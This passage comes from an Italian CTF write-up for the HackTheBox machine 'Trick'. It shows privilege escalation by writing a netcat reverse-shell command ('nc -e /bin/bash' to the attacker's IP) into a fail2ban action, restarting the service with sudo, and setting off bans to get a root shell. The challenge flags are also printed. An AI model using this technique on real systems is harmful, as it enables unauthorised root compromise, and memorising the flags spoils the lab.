actionban = /usr/bin/nc -e /bin/bash 10.10.14.39 4444
```

Ora faccio il restart del servizio con sudo:

```
michael@trick:/tmp$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
```

poi apro un listener sulla porta indicata nel file modificato 4444 con nc , e faccio per 5 o 6 volte la

connessione

a ssh come michael 'ssh michael@10.10.11.166' , questa volta non vengo piu bannato e quando arriva alla voce

'actionban' legge correttamente la shell preparata /bin/bash e i permessi su di essa correttamente messi, e mi apre finalmente la shell come root.

P.S.= Preciso che per far si che il tutto funzioni bisogna essere veloci nei passaggi perchè vi è un meccanismo

di sicurezza che elimina dopo pochi minuti il file modificato nella directory  
'/etc/fail2ban/action.d/iptables-multiport' ripristinando quello originale.

quindi x 5/6 volte faccio:

```
ssh michael@10.10.11.166

michael@10.10.11.166's password:
Permission denied, please try again.
michael@10.10.11.166's password:
Permission denied, please try again.
michael@10.10.11.166's password:
michael@10.10.11.166: Permission denied (publickey,password).
```

Intanto apro nc su porta 4444 e dopo un po di tentativi ricevo la shell come root:

```
listening on [any] 4444 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.166] 52492
id
uid=0(root) gid=0(root) groups=0(root)
```

Ora posso prendere agevolmente la root.txt nella home di root:

```
cd /root
ls
f2b.sh
fail2ban
root.txt
set_dns.sh
cat root.txt
78fe34a3c8259f57d76fa9b699a951d0
```

## ***Flags***

user.txt = 466e8ecd46f911bf72a39e136d16ba96

root.txt = 78fe34a3c8259f57d76fa9b699a951d0